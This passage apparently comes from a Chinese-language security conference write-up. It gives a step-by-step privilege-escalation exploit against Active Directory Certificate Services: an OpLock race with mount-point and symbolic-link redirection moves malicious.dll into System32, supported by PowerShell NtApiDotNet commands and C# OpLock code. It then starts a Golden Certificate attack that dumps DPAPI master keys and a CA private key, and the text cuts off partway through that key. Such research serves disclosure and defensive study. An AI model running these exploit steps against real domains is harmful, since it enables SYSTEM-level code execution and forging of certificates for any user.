10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:36:5...	certsrv.exe	1484	QueryAttributeTagFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Attributes: A, ReparseTag: 0x0
10:36:5...	certsrv.exe	1484	QueryBasicInformationFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	CreationTime: 10/24/2023 10:...
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Write Data/A...
10:36:5...	certsrv.exe	1484	SetRenameInformationFile	C:\Workspace\preE744.tmp	SUCCESS	NT AUTHORITY\SYSTEM	ReplaceIfExists: False, FileN...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\malicious.dll	SUCCESS	NT AUTHORITY\SYSTEM	
10:36:5...	certsrv.exe	1484	CreateFile	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Desired Access: Read Attribu...
10:36:5...	certsrv.exe	1484	QueryAttributeTagFile	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Attributes: A, ReparseTag: 0x0
10:36:5...	certsrv.exe	1484	SetDispositionInformationEx	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	Flags: FILE_DISPOSITION_D...
10:36:5...	certsrv.exe	1484	CloseFile	C:\Workspace\crlE745.tmp	SUCCESS	NT AUTHORITY\SYSTEM	

如果我们可以在对旧的 malicious.dll 文件执行 SetRenameInformationFile 操作之前通过条件竞争设置 OpLock，则会导致 Certsrv 服务中的所有后续进程挂起。这为我们提供了进行后续漏洞利用所需的时间。

最终，我成功利用了该漏洞。我将使用 CORP\Marcus 用户来演示利用过程，即使该用户具有 CA 的 ManageCA ACL，他仍然是标准域用户，如下图所示。



1. Environmental Preparation.

创建具有以下结构的目录。

```
<DIR> C:\Workspace
|__ <DIR> Bait
|__ <DIR> MountPoint
|__ malicious.dll
```

该步骤可以通过执行以下 PowerShell Cmdlet 来完成：

```
New-Item -Path "C:\Workspace\" -ItemType Directory -Force
New-Item -Path "C:\Workspace\Mountpoint\" -ItemType Directory -Force
New-Item -Path "C:\Workspace\Bait\" -ItemType Directory -Force
```

创建 MountPoint 目录的目的是从“到 Bait 目录的链接”切换至“到 \RPC Control 对象目录的链接”。

malicious.dll 是我们想要移动到受限制位置的恶意文件，例如 C:\Windows\System32。

2. Create a Mountpoint.

执行以下 PowerShell Cmdlet 创建从“C:\Workspace\Mountpoint”

到“C:\Workspace\Bait”的挂载点 (Mount Point)。

```
Import-Module ".\NtApiDotNet.dll" -ErrorAction Stop
[NtApiDotNet.NtFile]::CreateMountPoint("\??\C:\Workspace\Mountpoint\", "\??\C:\Workspace\Bait\", $null)
```

```
PS C:\Users\Marcus> Import-Module ".\NtApiDotNet.dll" -ErrorAction Stop
PS C:\Users\Marcus> [NtApiDotNet.NtFile]::CreateMountPoint("\??\C:\Workspace\Mountpoint\",
"\??\C:\Workspace\Bait\", $null)
PS C:\Users\Marcus> _
```


这里用到了 James Forshaw (@tiraniddo) 的 NtApiDotNet 项目。

3. Prepare a Old Target File.

在“C:\Workspace\Mountpoint”目录中创建一个“target.txt”文件，
该文件用作前面提到的 “旧文件”。

```
"This is the content of target.txt" | Set-Content -Path "C:\Workspace\Mountpoint\target.txt"
```

由于我们已经从 C:\Workspace\Mountpoint 到 C:\Workspace\Bait 建立了挂载点，因此 target.txt 将在 C:\Workspace\Bait\ 目录中创建。如下图所示。



4. Create SetOpLock Project.

借助 NtApiDotNet 项目，我创建了一个名为 “SetOpLock” 的 C# 脚本来循环访问 C:\Workspace\Mountpoint\target.txt 文件，并尝试对其设置 OpLock。相关代码如下。

但是，需要强调的是，我们必须在 Certsrv 首次访问旧 target.txt 后释放 OpLock，并在首次执行 SetRenameInformationFile 操作之前在旧 target.txt 上重新设置 OpLock。只有遵循这个顺序才能满足漏洞利用的要求。


```
namespace SetOpLock
{
    internal class Program
    {
        static void Main(string[] args)
        {
            IntPtr INVALID_HANDLE_VALUE = new IntPtr(-1);
            WIN32_FIND_DATA findFileData = new WIN32_FIND_DATA();
            WIN32_FIND_DATA findFileData2 = new WIN32_FIND_DATA();

            NtFile ntFile = NtFile.Open(@"\??\C:\Workspace\Bait\target.txt", null, FileAccessRights.ReadAttributes, FileShareMode.All, FileOpenOptions.None);
            while (true)
            {
                var OpLockTask = ntFile.OplockExclusiveAsync();
                Console.WriteLine("[*] OpLock set on file");
                var hFind = FindFirstFile(@"C:\Workspace\Bait\pre*.tmp", out findFileData);
                if (hFind != INVALID_HANDLE_VALUE)
                {
                    var hFind2 = FindFirstFile(@"C:\Workspace\Bait\pre*.tmp", out findFileData2);
                    if (hFind2 != INVALID_HANDLE_VALUE)
                    {
                        if (findFileData.cFileName == findFileData2.cFileName)
                        {
                            Console.WriteLine("[+] Get the name of the temporary file: " + findFileData.cFileName);
                            Console.WriteLine("Please press Enter to release...");
                            Console.ReadLine();
                            return;
                        }
                    }
                }
                Console.WriteLine("[*] Releasing OpLock");
                ntFile.AcknowledgeOplock(OplockAcknowledgeLevel.No2);
            }
        }
```

5. Add two CDPs.


按照顺序依次添加两个 CDP：

- CDP 1: `file://C:/Workspace/MountPoint/target.txt`
- CDP 2: `file://testtesttesttesttesttest`

然后，打开 certsrv.msc，选择 “吊销的证书” -> “所有任务” -> “发布” 来发布 CRL。同时，我们运行之前创建的 SetOpLock.exe。




如下图所示，旧的“target.txt”已经成功锁定，我们已经暂停了 Certsrv 服务后续的文件移动进程。并且，我们得到该进程生成的临时文件名为 pre63F0.tmp。




6. Switch the Mountpoint.


在这一步之前：



现在，我们切换挂载点并创建符号链接：



在这一步之后：


Workspace
malicious.dll
Mountpoint
pre63F0.tmp
target.txt
System32
malicious.dll


以上切换挂载点并创建符号链接的操作可以通过执行以下 PowerShell Cmdlet 来完成：

```
Import-Module ".\NtApiDotNet.dll" -ErrorAction Stop
[NtApiDotNet.NtFile]::DeleteReparsePoint("\??\C:\Workspace\Mountpoint\")
[NtApiDotNet.NtFile]::CreateMountPoint("\??\C:\Workspace\Mountpoint\", "\RPC Control", $null)
$SymbolicSource = [NtApiDotNet.NtSymbolicLink]::Create("\RPC Control\pre63F0.tmp",
"\??\C:\Workspace\malicious.dll") $SymbolicTarget = [NtApiDotNet.NtSymbolicLink]::Create("\RPC
Control\target.txt", "\??\C:\Windows\System32\malicious.dll")
```


```
PS C:\Users\Marcus> Import-Module ".\NtApiDotNet.dll" -ErrorAction Stop
PS C:\Users\Marcus> [NtApiDotNet.NtFile]::DeleteReparsePoint("\??\C:\Workspace\Mountpoint\")



SubstitutionName : \??\C:\Workspace\Bait\
PrintName        :
Tag              : MOUNT_POINT
IsMicrosoft      : True
IsNameSurrogate  : True
IsTagDirectory   : False



PS C:\Users\Marcus> [NtApiDotNet.NtFile]::CreateMountPoint("\??\C:\Workspace\Mountpoint\", "
\RPC Control", $null)
PS C:\Users\Marcus> $SymbolicTarget = [NtApiDotNet.NtSymbolicLink]::Create("\RPC Control\tar
get.txt", "\??\C:\Windows\System32\malicious.dll")
PS C:\Users\Marcus> $SymbolicSource = [NtApiDotNet.NtSymbolicLink]::Create("\RPC Control\pre
63F0.tmp", "\??\C:\Workspace\malicious.dll")
PS C:\Users\Marcus>
```

7. Release the OpLock.

释放 OpLock 以允许 Certsrv 的后续进程恢复。这将导致文件移动成功，如下图所示。



如下图所示，可以观察到“malicious.dll”已成功移动到“C:\Windows\System32”目录下。




Golden Certificates to Own Domain Admins

在 Lee Christensen (@tifkin_) 和 Will Schroeder (@harmj0y) 发布白皮书 “Certified Pre-Owned: Abusing Active Directory Certificate Services” 之后，几乎安全行业的每个人都将目光转向了 Active Directory 证书颁发机构。

当组织安装 AD CS 时，默认情况下，AD 启用基于证书的身份验证。当帐户使用证书进行身份验证时，AD 会验证证书是否链接到根 CA 和 NTAuthCertificates 对象指定的 CA 证书。

CA 使用其私钥签署已颁发的证书。如果我们窃取了这个私钥，我们是否可以伪造自己的证书并使用它们以组织中任何人的身份向 AD 进行身份验证呢？答案是肯定的。最初，这项技术是由 Benjamin Delpy 在 Mimikatz 和 Kekeo 中实现，如右图所示。

之后，Specterops 在其白皮书中再次讨论了这个话题，并发布了一个 ForgeCert 工具，这是一个 C# 工具，它可以获取 CA 根证书并为我们指定的任何用户伪造新证书。该项技术被称为 “黄金证书” （Golden Certificates）。



京麒 网络安全大会 2023 CTFCON

1. Steal CA's Certificate & Private Key

```
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>SharpDPAPI.exe certificates /machine

  v1.11.1


[*] Action: Certificate Triage
[*] Secret  : DPAPI_SYSTEM
[*]    full: 47A6AFC70B3D3E3A823F49AF475F6E0784C70981C7A50E6A03D5DED8845791D5EBCB410C703F20FE
[*]    m/u : 47A6AFC70B3D3E3A823F49AF475F6E0784C70981 / C7A50E6A03D5DED8845791D5EBCB410C703F20FE


[*] SYSTEM master key cache:

{9b97a07f-4cbd-4f49-81f5-a5b71c746dd0}:5887E5060475068D95E0580EBBFFF158AF5E60AB
{d6efb2a1-d30a-48cd-ba7a-1da3aba951a2}:0FE3ED2CDDDC471DA34BBEA10D8DB5F334BC7FE8
{18e0d90d-9bea-4951-99a8-c9a334f3f577}:FFE77916C67A6095462B860FAB8102770B06A5F0
{cdc2ded2-c1e3-468e-aab3-12aa3d848ba9}:4A6257E3E7DB2426D56D6DDC64C050C85FA632FE


[*] Triaging System Certificates


Folder       : C:\ProgramData\Microsoft\Crypto\RSA\MachineKeys

[X] Error triaging 7a436fe806e483969f48a894af2fe9a1_0691ac80-7973-4d46-9cf2-6af7deafa682 : Bad Data.

[X] Error triaging c2319c42033a5ca7f44e731bfd3fa2b5_0691ac80-7973-4d46-9cf2-6af7deafa682 : Bad Data.


Folder       : C:\ProgramData\Microsoft\Crypto\Keys

  File               : a11ddce760111bf5f5529447dde41605_0691ac80-7973-4d46-9cf2-6af7deafa682

    Provider GUID    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
    Master Key GUID  : {d6efb2a1-d30a-48cd-ba7a-1da3aba951a2}
    Description      : Private Key
    algCrypt         : CALG_AES_256 (keyLen 256)
    algHash          : CALG_SHA_512 (32782)
    Salt             : 5cf32217f83efd44ce758d200b233eca5e80c5acc2f1e77ff08f1658f835f0d5
    HMAC             : a0a5b43f50604c9a265602762d0ce48a30c687c8ae6c256188673b0e8d4f4a0c
    Unique Name      : corp-CA01-CA

    Thumbprint       : F7569020FE2CC4329BE3F53EFC37CA4DD0D9DEDC
    Issuer           : CN=corp-CA01-CA, DC=corp, DC=local
    Subject          : CN=corp-CA01-CA, DC=corp, DC=local
    Valid Date       : 10/24/2023 9:45:24 PM
    Expiry Date      : 10/24/2028 9:55:24 PM

    [*] Private key file a11ddce760111bf5f5529447dde41605_0691ac80-7973-4d46-9cf2-6af7deafa682 was recovered:
```


```
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAux/hi08SE0v+8HOdR2wRK1YJytg1z6px5ZzaqLMpr5JA6CIL
QKaNsf3oznyICp8rb+Qw5spowl/L8Jg7hv6anvDsjngfEePi5MAtvpB6FjZy9wQw
qxY5jUgK/YGk80l9WkJ0EosITDTQrPjR/YAMEIAwGEKhdcM00+rTaJRBfC2w46Vl
ORLS960Z4tWsabfhVFAZzDLfM40JN8YG4D2M7Zfl4nRSBEy6c+nj3N58L+BlLoTp
2U6fiX4JSkptWYK6qj38h1niOMcVP31EkXehLfCVfGwc98aNNqcLXMwsgugZ5ZhY
xFXFShuGgDJIjJPvKl1L58bfXL6j9mL6KgUceQIDAQABAoIBAQC3XH8rfjjNFevj
/LaClR+h4nZIAWOBcZiYEgKlyqIve9YEYc+68znnz1HAfIDmP6BVzTop/O94gFyc
DuBN4NDsrFJxLL3tTuw3kSWCFZq8h3BSIxX5oBaXHaA/VzmmeD3QI0wQG5Lu8dYF
mPBUQpQP2zzFmQ0UE0uB2Rp94MDmh0Y/MNKMbOkUANdQCvcQa0me9QOp6s+WObSC
uTQu70Z88uTzFwo9NmGFHj6rdn6Urf5bIhFI2KSdR2haTYDBkt4kfgC6Q6hG0Mhf
HZjDhIgmCNRuxEoqGpY017GwuCilHocGFCLlYzGi5LrvsIHyaRLDWU0rSMXyPY6R
dwQYyENNAoGBANXnVRKqoWHbiVsHCrl33b404KcnWTuGe0CRYhVVqfwzmoN1KcqX
NX+HHnwRzQ2G6tiUb0peMYRaIiJMSSDbCnrs7oRpqm6Zh//YtjdQv7aCKHbPJEJO
wiU6BTzOyDvhYq6VMxF5br5IrD78v3vmAVlhQyqKjY74/5P4QoI3fxYDAoGBAN/z
ZFrf/YEp0CuWQ/yEuFpG7wNJB8ufiucDKX7y6d9QDgQW/IrkrNC9A9ZR+EYwlbR+
LaKYN+icQRhzviX6PmJV7nz5aXT90Y277yzJ1wwofbZrU9VbVwrMzNVfrrrm1NCf
/JOtV1vf9bM3GplDScsiIRGKOuhbiVK4Yxs0nKjTAoGBAIAAiQY8mYpnx5BzbFWE
h2t1VSJyB5H5bfQ7i8hclPZZIxObn0Cer+L6xqFUPbLkk9C7MsX8DAG5tkd0Aybo
LSNWeX0/hj/dHGdcFd6QMclTpkdCud38J24DhHLZAzXiMB1tJzxDwKOZ9YlT0nqg
Lxp/e6QPeZqfIsI3hAVMlH5lAoGBANRNN+WuUfQQX3fyi6DncJykghDrOqieJl+5
b60ZOvyoN6FI6UACaJG5ndme+24OwNzKgRiSlO2+szcrAieeg2VVcTCogICX3gAv
GR2semDcQdCdDmxEms9yNvxQKKSmDzl3cUnOGfLO7W1n359LWrlnMVIfaJi9rgDt
